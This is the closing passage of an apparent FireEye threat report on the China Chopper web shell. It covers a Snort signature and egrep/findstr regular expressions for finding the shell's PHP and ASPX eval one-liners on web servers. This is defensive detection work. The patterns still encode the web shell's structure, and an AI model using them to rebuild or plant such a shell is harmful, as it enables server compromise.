<pre>alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS \$HTTP_PORTS (msg: "China Chopper with all Commands Detected"; flow:to_ server.established;</pre>	
<pre>content: "FromBase64String"; content: "z"; pcre: "/Z\d{1,3}/i";</pre>	
<pre>content:"POST"; nocase;http_method; reference:url,http://www.fireeye.com/blog/technical/botnet-activ.</pre>	ities-
research/2013/08/ breaking-down-the-china-chopper-web-shell-part-i.html;	
<pre>classtype:web-application-attack; sid: 900000102;)</pre>	

Both of these IDS signatures can be optimized further to factor depth and offset. Be sure to put a valid SID in before implementing and test the signature for performance.

⁹ Snort is available at http://www.snort.org/.

¹⁰ Keith Tyler. "China Chopper Webshell - the 4KB that Owns your Web Server". November 2012.

Host

Because the shells must contain a predictable syntax, researchers can quickly attempt to find files that have that code in play.

Many methods can be used to find files that contain China Chopper. The quickest and easiest method, especially on a Linux machine, is probably using regular expressions. As shown in Figure 26, a quick egrep across the Web directory can help identify infected files.



Figure 26: Using egrep to find China Chopper

As shown in Figure 26, the egrep and regex commands are a powerful combination. While the regex syntax may seem like gibberish, mastering it is not as difficult as it seems at first glance. Ian Ahl has created a few tutorials that can help improve researchers' regex skills. Here are two to get started:

- Regex basics (http://www.tekdefense.com/news/2012/10/21/tektip-ep12-regex-basics.html)
- Using regex with Notepad (http://www.tekdefense.com/news/2013/1/6/tektip-ep19-using-regex-with-notepad.html)

Windows also provides a way to search files using regular expressions with its native findstr command.



Figure 27: Using findstr to locate China Chopper The command string differs from the regex equivalent. This was necessary to get around some of the ways that findstr interprets regex.

The findstr command runs as follows:

```
findstr /R "[<][?]php.\@eval[(]\$_POST.*[)];[?][>]" *.php
```

These examples show detection in the PHP shell. To find the ASPX shell, modify the regex to fit the syntax of the ASPX shell as shown:

```
egrep -re '[<]\%\@\sPage\sLanguage=.Jscript.\%[>][<]\%eval.Request\.
Item.+unsafe' *.aspx
findstr /R "[<]\%\@.Page.Language=.Jscript.\%[>][<]\%eval.Request\.
Item.*unsafe" *.aspx</pre>
```

Researchers unsure where all of the PHP or ASPX files are on a Windows host can use the *dir* command with some extended options to help identify Web files to run the regex command against (see Figure 28).

dir /S /A /B *.php




Figure 28: Recursive search through Windows using the *dir* command

Findstr also has an option to search all subdirectories (see Figure 29), as follows:
findstr /R /S "[<][?]php.\@eval[(]\\$_POST.*[)];[?][>]" *.php




Figure 29: Using *findstr* to recursively locate multiple instances of the Web shell

Conclusion

Armed with knowledge about China Chopper's features, platform versatility, delivery mechanisms, traffic analysis, and detection—along with a few free software tools—researchers can begin eradicating this elegantly designed but dangerous menace.

To learn more about how FireEye can help your organization find China Chopper and other advanced malware, visit www.fireeye.com.

About FireEye

FireEye has invented a purpose-built, virtual machine-based security platform that provides realtime threat protection to enterprises and governments worldwide against the next generation of cyber attacks. These highly sophisticated cyber attacks easily circumvent traditional signature-based defenses, such as next-generation firewalls, IPS, anti-virus, and gateways. The FireEye Threat Prevention Platform[™] provides real-time, dynamic threat protection without the use of signatures to protect an organization across the primary threat vectors, including Web, email, and files and across the different stages of an attack life cycle. The core of the FireEye platform is a virtual execution engine, complemented by dynamic threat intelligence, to identify and block cyber attacks in real time. FireEye has over 1,100 customers across more than 40 countries, including over 100 of the Fortune 500.

© 2013 FireEye, Inc. All rights reserved. FireEye is a registered trademark of FireEye, Inc. All other brands, products, or service names are or may be trademarks or service marks of their respective owners. – RPT.CCWS.EN-US.112013